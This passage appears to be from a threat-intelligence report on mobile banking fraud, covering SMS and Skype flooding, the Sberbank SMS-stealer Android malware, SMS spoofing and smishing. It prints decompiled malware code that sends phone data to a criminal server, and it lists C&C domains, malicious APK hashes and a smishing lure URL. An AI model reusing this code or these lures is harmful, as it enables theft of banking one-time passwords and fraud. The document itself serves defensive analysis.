


Figure 16: Example of SMS flooder using ICQ for SMS developed by Spay.exe




Figure 17: Skype Flooder by MS-DOS 3.0 (kod.cc)

During operation "Bliezkrig", Russian cybercriminals used customised programs to centrally manage the flooding of calls using Skype VOIP. The program used pre-recorded voice calls[2].

[2] http://blogs.rsa.com/cyber-gang-seeks-botmasters-to-wage-massive-wave-of-trojan-attacks-against-u-s-banks/




Figure 18: Courtesy of YouTube[3]




Figure 19: Cybercriminal "VorVZakone", Russian carders - Courtesy of YouTube[4]

In the same way, Skype-flooding botnets can be organized from infected machines. The malware checks the customers' balance first, then it performs several calls to the victim.

Sometimes such techniques are combined with 'Caller-ID' spoofing for phishing or with tools that bypass protection measures.

---

[3] http://www.youtube.com/watch?v=FRswkzFQtxc

[4] http://www.youtube.com/watch?v=qzHg9fr87lY

2) SMS Stealers

In 2012 malware exploiting vulnerabilities in Google Play were uncovered by Russian analysts.

The malware targeted the leading Russian national bank, Sberbank, creating havoc for its mobile banking clients and grabbing millions in illicit funds. The malware part of the Android package was named «sber.apk» consisting of 225,905 bytes and attacked the md5 hash: F27D43DFEEDFFAC2EC7E4A069B3C9516[5].

Further analysis resulted in the malware being classified as «SMSStealer.APK» and identified as designed to infect Android devices. The first step decompresses the archive and then converts files with the name «classes.dex» to file format «Jar». By using «Java Decompiler» files can then be converted as required.




Figure 20: File conversion of 'SMSStealer.apk'

The malware displays an authentic looking interface on the device to request authorization from the user via a phone number verification process.




Figure 21: Mobile banking malware interface for Russian bank "Sberbank"

Once the phone number is enter and «Do authorization» clicked, the application sends the system information to a remote server URL «http:// berstaska.com/m/fo125kepro».

[5] Group-IB Forensics Lab: http://www.group-ib.com/

This data contains the mobile phone number, the name and version of the operating system, the name of the service provider, the mobile country code and other valuable personal information.

Interestingly, the malicious domains used to collect the data, "berstaska.com" and "lekerdeka.com" are well-known to security experts; they have been used in the past in connection with the 'Carberp' malware.

The domains in more detail:

```
Domain Name: BERSTASKA.COM
Registrant: N/Amerab mekokayan
(gooddoctor222289@yahoo.com)
sk 8  box18 NY, 334777 US
Tel. +1.3049583484
Creation Date: 26-Oct-2012
Expiration Date: 26-Oct-2013
Domain servers in listed order:dc1.nserver.rudc2.nserver.ru

Domain Name: LEKERDEKA.COM
Registrant: N/ASergey Bezumov
(gooddoctor222299@yahoo.com)
PU BOX 81 l 92 NY ,325236 US
Tel. +1.33873847374
Creation Date: 26-Oct-2012
Expiration Date: 26-Oct-2013
Domain servers in listed order:dc1.nserver.rudc2.nserver.ru
```

Both domain names linked to nserver.ru NS-servers and registered anonymously. Both the MalwareURL database[6] and Group-IB Bot-Trek™[7] confirmed more than twenty Carberp C&C linked through the DNS of this operator.

At the time of the study network address «berstaska.com» was unavailable.

[6] http://www.malwareurl.com/

[7] http://www.group-ib.com/index.php/investigation/44-link-bot-trek




Figure 22: Berstaska.com when active

```
Object localObject2 = (TelephonyManager)getApplicationContext().getSystemService("phone");
lw.putLine("send Auth Request to:" + paramString1);
DefaultHttpClient localDefaultHttpClient = new DefaultHttpClient();
Object localObject1 = new HttpPost(paramString1);
Object localObject3 = ">1|" + auPhone.getNumber() + "|" + paramString2 + "|" + "android" + "|" + "DeviceId=" +
String str3;
try
{
  localObject2 = new ArrayList(2);
  ((List)localObject2).add(new BasicNameValuePair("a", (String)localObject3));
  ((HttpPost)localObject1).setEntity(new UrlEncodedFormEntity((List)localObject2, "UTF-8"));
  localObject3 = localDefaultHttpClient.execute((HttpUriRequest)localObject1).getEntity().getContent();
  localObject2 = new byte[256];
  localObject1 = new StringBuffer();
```

Figure 23: Malware code snapshot

The malware establishes the function for sending and receiving SMS-messages using the following event handler:

```
localIntentFilter = new IntentFilter("SMS_DELIVERED");
registerReceiver(fnlr.BR_SMSdeliverred, localIntentFilter, null, null);
```


Figure 24: Malware event handler


Received messages are processed and stored in the appropriate format in a file called «messages.txt» and can be sent to the above remote server. Investigating actions are logged in a file called «alarms.txt».

The interception of SMS used in the authentication process is a useful tool in the hands of cybercriminals who are intent on committing banking fraud. Banks and financial institutions in many countries, including the US and Canada, use One Time Password tokens sent via SMS as part of the mobile banking process. Clearly an attacker intercepting these could complete fraudulent transactions.

Another new mobile malware in-the-wild that focuses on banking fraud is called 'Perkele Lite'. It costs $7 000 for a configured file or $12 000 for preparing and placing it on Google Play WEB-site.

'Perkele Lite' comes with its own C&C interface as well as exclusive functions that design the application to appear the same as the legit banking applications.





The 'Perkele Lite' malware has designs for the most popular banks in the UK, AU, AUS and US.

3) SMS Spam/Spoofing

Cybercriminals use dedicated servers or Virtual Private Servers (VPS) to gain maximum advantage when sending spam via a wide range of mobile numbers. Others tools such as text randomization, URL shortening engines and timeouts provide additional options for the spammers.




Figure 25: SMS spamming tool by klychev with text randomization option




Figure 26: Famous SMS spamming tool used Mail.ru Agent features for SMS sending

Some of the private tools are written for the Clickatell API[8] and gateway in order to generate SMS spoofing techniques which cybercriminals use to carry out fraud.

SMS spam services use API's to spoof mobile phone numbers. Any random mobile number can be used.

[8] http://www.clickatell.com/clickatell-products/online-products/sms-gateway-developers-central/?cid=37767




Figure 27: Mobile number spoofing via customized APIs

OS vulnerabilities facilitate the potential for mobile devices compromise and increase the opportunity for SMS spoofing.




Figure 28: Example of a 'smishing' attack sample aided by the internal functions of a compromised mobile device

One known 'smishing' vulnerability was tested across a number of Android-based smartphones: Google Galaxy Nexus, Google Nexus S, Samsung Galaxy SIII, HTC One X, HTC Inspire, and Xiaomi MI-One. It was found that the internal SEND_SMS function could be hijacked to carry out 'smishing' attacks[9].

---

[9] Smishing Vulnerability in Multiple Android Platforms (including Gingerbread, Ice Cream Sandwich, and Jelly Bean) - http://www.csc.ncsu.edu/faculty/jiang/smishing.html

Permission	HTC Legend E	HTC Legend I	HTC EVO 4G E	HTC EVO 4G I	HTC Wildfire S E	HTC Wildfire S I	Motorola Droid E	Motorola Droid I	Motorola Droid X E	Motorola Droid X I	Samsung Epic 4G E	Samsung Epic 4G I	Google Nexus One E	Google Nexus One I	Google Nexus S E	Google Nexus S I
ACCESS_COARSE_LOCATION	✓	✓	✓	✓	·	✓	·	·	✓	·	·	·	·	·	·	·
ACCESS_FINE_LOCATION	✓	·	✓	·	·	✓	·	·	✓	·	·	·	·	·	·	·
CALL_PHONE	·	·	·	·	·	·	·	·	·	·	✓	✓	·	·	·	·
CALL_PRIVILEGED	·	·	·	·	·	✓[1]	·	·	·	·	·	·	·	·	·	·
CAMERA	✓	·	✓	·	✓	·	·	·	·	·	·	·	·	·	·	·
DELETE_PACKAGES	✓[2]	·	✓[2]	·	✓[2]	·	✓[2]	·	✓[2]	·	✓[2]	·	✓[2]	·	✓[2]	·
INSTALL_PACKAGES	·	·	·	·	·	·	·	·	·	·	·	·	·	·	·	·
MASTER_CLEAR	·	·	·	·	·	·	·	·	·	·	✓	·	·	·	·	·
READ_PHONE_STATE	·	✓	·	✓	·	✓	·	·	✓	·	·	✓	·	·	·	·
REBOOT	·	·	✓	·	·	·	·	·	·	·	·	·	·	·	·	·
RECORD_AUDIO	✓	·	✓	·	✓	·	·	·	·	·	·	·	·	·	·	·
SEND_SMS	✓	·	✓	·	✓	·	·	·	·	·	·	·	·	·	·	·
SHUTDOWN	·	·	✓	·	·	·	·	·	·	·	·	·	·	·	·	·
Total	6	2	8	2	4	4	1	0	4	0	3	2	1	0	1	0

Figure 29: Capability leak results of eight Android-based smartphones - SEND_SMS[10]

4) Mobile Intrusion

Smartphone geo-location vulnerabilities enable cybercriminals to target crowded places such as shopping centers, parks, business centers, etc,. Using customised Bluetooth devices and Near Field Communication (NFC) to "pair" with smartphones in the locality, fraudsters can distribute malware or execute AT (attention) commands on the smartphones of unsuspecting users. Some are used to send SMS to paid numbers or to carry out 'smishing' attacks.

One method involves placing a customised Bluetooth device and antenna in a vehicle parked in the locality. Once "paired" with a targeted device the smartphone is controlled remotely through a 4G modem and the external IP through proprietary software packages such as 'TeamViewer'.




Figure 30: Cybercriminals using Bluetooth device and antenna to "pair" with smartphones in crowded places

[10] Systematic Detection of Capability Leaks in Stock Android Smartphones (http://www.cs.ncsu.edu/faculty/jiang/pubs/NDSS12_WOODPECKER.pdf)

There are many penetration testing tools used to spread malware and to exploit remote mobile devices. Hackers use devices such as Nokia N800 customised with Linux Maemo or linux binary compatibility or Nexus 7 on Google Android.

Figure 31: Pwn Pad – a commercial grade penetration tablet[11]

Some devices have been developed especially for hackers, for example 'PwnPad'.

Well-known vulnerabilities are exploited by similar types of tools based on the following attack vectors:

- OBEX (Object Exchange) through Bluetooth in the same wireless environment;
- Rogue AP & Evil Twin for IEEE 802.11 Wi-Fi networks (Rogue DHCP, DNS spoofing).

A popular medium used to distribute malware is via 'guest networks' or public applications. Devices that work autonomously, for example, customised Kismet drones[12], or modern APs can be programmed for wireless interception and spoofing.

[11] http://pwnieexpress.com/collections/pwn-pad/products/pwnpad

[12] http://www.dd-wrt.com/wiki/index.php/Kismet_Server/Drone




Figure 32: Sniffing in action

Fake geo-location and geo-coding applications for smartphones facilitate spying, detection and intrusion into the personal lives of users. When using such services it is possible to obtain the location of a smartphone simply by sending SMS to the mobile number.

№	Filename	Data, bytes	Hash, md5
1	android_update_40842.apk	68 171	D9F0A7BB2A7E2A5EEAA25147D107EBFD
2	android_update_40842_2.apk	103 671	1177F1D0A86B0DD1DB9C5695B447C797
3	android_update_40842_3.apk	102 550	18A8DDB1E628D0A1373BE7CA866752AD
4	android_update_40842_4.apk	101 818	94751366328D6C59F50F016066D47825
5	browser_update.apk	73 767	93E0376B5AAB8E8D57ABFF04EB7D24B0
6	critical_update.apk	107 770	F40FEBAB1DEB5EE7A4F0C3C09B369355
7	skype.apk	120 353	758FDBEF4087835B257504C9601B4C76

Smishing & Phishing

Scam text messages provide an easy conduit for cybercriminals to commit fraud. The variety of scam SMS is wide, innovative and never seemingly lost for new approaches that appear believable to the mobile user.

The sheer quantity of SMS mailing providers facilitates the task for the fraudster.

Easy **SMS Mailing**: Accueil
www.easy**smsmailing**.com/ - Перевести эту страницу
Easy **SMS Mailing** interface de gestion de campagnes sms développée par Bewoopi. Envoi de sms individuel ou en masse.

Home | Easy **SMS Mailing**
www.easy**smsmailing**.com/en - Перевести эту страницу
Easy **SMS Mailing** is a web-based interface that allows you to manage your SMS campaign. Send one or many texts at once.

SMS Direct: Direct **Mailing** Service
www.**sms**direct.com/ - Перевести эту страницу
We have spent years developing a suite of outstanding programming tools and easy to read reports to meet every possible direct **mail** need. Our outstanding ...

Mass **sending** of **SMS** via Internet - OVH
www.ovh.co.uk/**sms**.../**sms_ma**... - Перевести эту страницу
Included. With your **SMS** pack. Mass **mailing** from your Manager. Write your message. Your message can contain up to 1600 characters (equivalent to 10 **SMS**).

SMSMail.com – **email** to **SMS**- Send **SMS** by **Email** -
www.**smsmail**.com/ - Перевести эту страницу
SMSmail.com Send **SMS** by **email** Worldwide From any **email** address. No software needed with **email** to **SMS** and with your own Sender ID. Free **SMS** with ...

Figure 33: Fraudsters can choose from a wide choice of SMS mailing provider

Cybercriminals can also choose from a number of widely available SMS-ICQ transport services offering software that can be used to support anonymous 'smishing' attacks.

"Hello, you will find our fotos here wap.b0olt6jwxfq3.pz9l.ru/, download and then call me, don't tell to anyone please!"

